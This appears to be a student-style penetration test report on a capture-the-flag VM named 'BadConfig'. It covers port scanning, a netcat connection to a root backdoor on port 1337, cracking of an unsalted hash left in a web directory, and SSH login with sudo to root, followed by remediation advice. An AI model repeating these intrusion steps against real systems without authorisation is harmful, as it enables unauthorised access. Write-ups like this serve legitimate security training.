



Penetration Test Report

BadConfig

May 14, 2018

Game Changer Services, LLC

2249 Bird Spring Lane
Houston, TX 77014
United States of America

Tel: 1-555-555-5555
Fax: 1-999-999-9999
Email: info@gamechangerservices.com



PENETRATION TEST REPORT - BadConfig

Table of Contents

Executive Summary	1
<i>Summary of Results</i>	2
Attack Narrative	3
<i>Remote System Discovery</i>	3
<i>Administrative Privilege Escalation</i>	5
<i>Obtaining Root Access</i>	5
Attack Narrative II	6
<i>Remote System Discovery</i>	6
<i>Administrative Privilege Escalation</i>	10
<i>Obtaining Root Access</i>	10
Conclusion	12



Executive Summary

Game Changer Services LLC was contracted by BadConfig to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against BadConfig with the goals of:

- Identifying if a remote attacker could penetrate BadConfig's defenses
- Determining the impact of a security breach on confidentiality of the company's private data

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the signed Scope of Work and with all tests and actions being conducted under controlled conditions in compliance with pentester university standards.

Summary of Results

Initial reconnaissance of the BadConfig network resulted in the discovery of a misconfigured linux system with easily-accessible, confidential information. The results provided us with a listing of specific ports and services to target for this assessment. Further examination of these targeted ports revealed a list of unsecured and exploitable system services used within the BadConfig network.

An examination of the BadConfig network revealed that it was vulnerable to a backdoor vulnerability, which was used to obtain interactive access to the underlying operating system. This initial compromise was escalated to administrative (root) access due to a lack of a secured closure on the respective service. After a closer examination, we discovered that the compromised server utilizes a service named "waste" that allows anonymous logins from any attacker at will. We logged into this server with ease, which gave us interactive access to workstations used by BadConfig's administrators.

Using the open backdoor on the server as a pivot point, we were able to target previously inaccessible internal resources. This resulted in Local Root access to the internal Linux host, complete compromise of a TCP server, and full administrative control of the Linux Active Directory infrastructure. Existing network traffic controls were bypassed through encapsulation of malicious traffic into allowed protocols.

In addition to the backdoor vulnerability mentioned above, our team also found another vulnerability lying within BadConfig's apache web server. Closer examination of the web server revealed to us a specific username to target, along with a file that contained seemingly sensitive information.


Upon further examination of this file, our team was able to decrypt the text, revealing to us the password credentials of the specific username above. With the username and password in hand, our team was able to login into the BadConfig system under the name David Smith. David Smith's account, which had administrative privileges, allowed our team to fully compromise a SSH server, giving our team full administrative control of the Linux Active Directory Infrastructure. This also gave our team access to previously inaccessible, sensitive business information.

Attack Narrative

Remote System Discovery

For the purposes of this assessment, BadConfig provided minimal information before the test. The intent was to closely simulate an adversary without any internal information.

In an attempt to identify the potential attack surface, we examined the addresses of the local machines(Figure 1).



4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:08:ed:0f	1	60	PCS Systemtechnik GmbH
10.0.2.12	08:00:27:53:23:12	1	60	PCS Systemtechnik GmbH

Figure 1 - Information gathering for BadConfig reveals the machine ip and mac address.

These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack. We found that **BadConfig** was running 8 software services over open and unsecured “ports”. This provided us with a listing of services and software versions, which could be used to further target the organization. (Figure 2)

PENETRATION TEST REPORT - BADCONFIG

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; proto
80/tcp	open	http	Apache httpd 2.4.18
110/tcp	open	pop3	Dovecot pop3d
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp	open	imap	Dovecot imapd
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1337/tcp	open	waste?	

Figure 2 - Open ports allow malicious traffic to enter their servers.


The list of identified hosts was submitted to BadConfig for verification, which verified that the entire xx.x.x.xx network range should be included in the assessment scope. These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack.

With a list of services running on your system handy, our team researched each one, attempting to find ways into those services that criminal hackers might abuse. Upon our research, we found that BadConfig was running an unsecured and open service named “waste”, which could provide a “backdoor” channel for anonymous and malicious traffic to enter through.



Result: Possible Backdoor: Ingreslock

ID: 2a6cf5f2-9292-483e-9c0d-f97e60b50901
Created: Mon May 14 16:53:22 2018
Modified: Mon May 14 16:53:22 2018
Owner: admin

Vulnerability	Severity	QoD	Host	Location	Actions
Possible Backdoor: Ingreslock	10.0 (High)	99%	10.0.2.12	1337/tcp	
Summary A backdoor is installed on the remote host					
Vulnerability Detection Result The service is answering to an 'id;' command with the following response: uid=0(root) gid=0(root)					
Impact Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.					
Vulnerability Detection Method Details: Possible Backdoor: Ingreslock (OID: 1.3.6.1.4.1.25623.1.0.103549) Version used: \$Revision: 8233 \$					

PENETRATION TEST REPORT - BADCONFIG

Administrative Privilege Escalation & Obtaining Root Access

In the following screenshot, it is demonstrated how our team was able to easily login to your system via the unsecured backdoor mentioned above. As our team logged into your system, we were immediately given “root” (administrative) access over your server (also shown below).

```
gamechanger@kali:~$ sudo netcat 10.0.2.12 1337
root@BadConfig:~# whoami
whoami
root
```

With interactive access to the underlying operating system of the administrative webserver obtained, we continued with the examination of the system searching for confidential and sensitive business information. In the following screenshot, our team demonstrates their navigation into a confidential, administrative file named .flag.

```
root@BadConfig:/home/davidsmith# cd /root
root@BadConfig:~# ls -arl
total 44
-rw----- 1 root root 4406 Nov 29 16:19 .viminfo
-rw-r--r-- 1 root root  75 Nov 29 15:57 .selected_editor
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rwxr-xr-x 1 root root  89 Nov 29 15:45 n99.sh
-rw-r--r-- 1 root root 193 Nov 29 16:16 .flag
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw----- 1 root root 4768 May 14 13:46 .bash_history
drwxr-xr-x 23 root root 4096 Nov 27 01:32 ..
drwx----- 2 root root 4096 Nov 29 16:19 .
root@BadConfig:~# cat .flag
Congratulations!

You have successfully compromised root. This challenge requires you to apply heavy lo
gic working through very bad configurations and knowledge lacking sysadmins.


Nice Work!
root@BadConfig:~#
```

Attack Narrative II

Remote System Discovery

For the purposes of this assessment, BadConfig provided minimal information before the test. The intent was to closely simulate an adversary without any internal information.

In an attempt to identify the potential attack surface, we examined the addresses of the local machines(Figure 1).



4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:08:ed:0f	1	60	PCS Systemtechnik GmbH
10.0.2.12	08:00:27:53:23:12	1	60	PCS Systemtechnik GmbH

Figure 1 - Information gathering for BadConfig reveals the machine ip and mac address.

These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack. We found that **BadConfig** was running 8 software services over open and unsecured “ports”. This provided us with a listing of services and software versions, which could be used to further target the organization. (Figure 2)

PENETRATION TEST REPORT - BADCONFIG

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; proto
80/tcp	open	http	Apache httpd 2.4.18
110/tcp	open	pop3	Dovecot pop3d
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp	open	imap	Dovecot imapd
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1337/tcp	open	waste?	

Figure 2 - Open ports allow malicious traffic to enter their servers.

The list of identified hosts was submitted to BadConfig for verification, which verified that the entire xx.x.x.xx network range should be included in the assessment scope. These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack.

With a list of services running on your system handy, our team researched each one, attempting to find ways into those services that criminal hackers might abuse. Upon our research, we found that BadConfig was running an unsecured and open apache webserver. Further examination of this webserver provided our team with the potential user "David Smith", along with access to a file named "Secret Key".

Index of /


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 davidsmith/	2017-11-29 16:11	-	
 secret_key.html	2017-11-29 16:19	169	

Apache/2.4.18 (Ubuntu) Server at 10.0.2.12 Port 80

In the following screenshot, our team shows the text within the Secret Key file. Upon initial reconnaissance, our team concluded that the first line of the file “6d 79 70 61 73 73 77 6f 72 64 69 73” appeared to be a hexadecimal encryption.



With this information in mind, our team converted the hexadecimal text into plain English. Our sources indicated that the text read “my password is”. We knew this meant the next line of encrypted text would most likely lead us to the password of David Smith.



PENETRATION TEST REPORT - BADCONFIG

In the following screenshot, our team demonstrates how we were able to figure out what kind of encryption the second line of the Secret Key file was in. Our hash identifier software pointed us to two different possible encryptions, SHA-512 and Whirlpool.

```
-----  
HASH: b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e07394c706a8bb980b1d7785e597  
ec049b46df5f1326af5a2ea6d103fd07c95385ffab0cacbc86  
  
Possible Hashs:  
[+] SHA-512  
[+] Whirlpool  
  
Least Possible Hashs:  
[+] SHA-512(HMAC)  
[+] Whirlpool(HMAC)  
-----
```

In the following screenshot our team demonstrates how we were successfully able to decrypt the text into plain English. It turns out that the text was indeed encrypted with SHA-512. After converting the text, we were given the word – password. This completed the credentials we needed in order to login to your server via David Smith's account.

```
b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e07394c706a8bb980b1d7785e5976ec049b46df5f1326af5a2ea6d103fd07c9  
:password  
  
Found in 0.069s
```

Administrative Privilege Escalation & Obtaining Root Access – II

In the following screenshot, it is demonstrated how our team was able to easily login to your system via David Smith's account as shown above. As our team logged into your system, we were immediately given David's access over your server (also shown below). Following the login of David's account, we were also able to switch users and login into the Root account. This gave us the full administrative privileges we needed in order to navigate to confidential business files.

```
gamechanger@kali:~$ ssh davidsmith@10.0.2.12
davidsmith@10.0.2.12's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-101-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

185 packages can be updated.
107 updates are security updates.

Last login: Thu Jan 18 01:49:38 2018
davidsmith@BadConfig:~$ whoami
davidsmith
davidsmith@BadConfig:~$ sudo -l
[sudo] password for davidsmith:
Matching Defaults entries for davidsmith on BadConfig:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/s
nap/bin

User davidsmith may run the following commands on BadConfig:
    (ALL : ALL) ALL
```

In the following screenshot, our team demonstrates the navigation within your server provided by the root account access (originally provided via David Smith's account). Our team was able to locate and open a file named `.flag`, which contained sensitive business information that could be catastrophic if it fell into the hands of a malicious attacker.

```
root@BadConfig:/home/davidsmith# cd /root
root@BadConfig:~# ls -arl
total 44
-rw----- 1 root root 4406 Nov 29 16:19 .viminfo
-rw-r--r-- 1 root root 75 Nov 29 15:57 .selected_editor
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rwxr-xr-x 1 root root 89 Nov 29 15:45 n99.sh
-rw-r--r-- 1 root root 193 Nov 29 16:16 .flag
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw----- 1 root root 4768 May 14 13:46 .bash_history
drwxr-xr-x 23 root root 4096 Nov 27 01:32 ..
drwx----- 2 root root 4096 Nov 29 16:19 .
root@BadConfig:~# cat .flag
Congratulations!

You have successfully compromised root. This challenge requires you to apply heavy logic working through very bad configurations and knowledge lacking sysadmins.

Nice Work!
root@BadConfig:~#
```

Conclusion

BadConfig suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on BadConfig operations if a malicious party had exploited them. Current procedures concerning open and unsecured services will not be adequate in the future in order to mitigate incoming attacks.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate BadConfig's defenses
- Determining the impact of a security breach on:
 - Confidentiality of the company's information
 - Internal infrastructure and availability of BadConfig's information systems

These goals of the penetration test were met. A targeted attack against BadConfig can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged, resulting in a total compromise of the BadConfig's information systems. It is important to note that this collapse of the entire BadConfig security infrastructure can be greatly attributed to insufficient access controls at both the network boundary and host levels.

Appropriate efforts should be undertaken to better secure BadConfig's network. Our final recommendations include closing and hiding (through port knocking) service ports that are not necessary to the daily operations of BadConfig. We also recommend that your organization implement stronger security policies – specifically for the maintenance and safe-keeping of employee credentials. If at all possible, do not save any credentials, encrypted or not, within the realm of your network.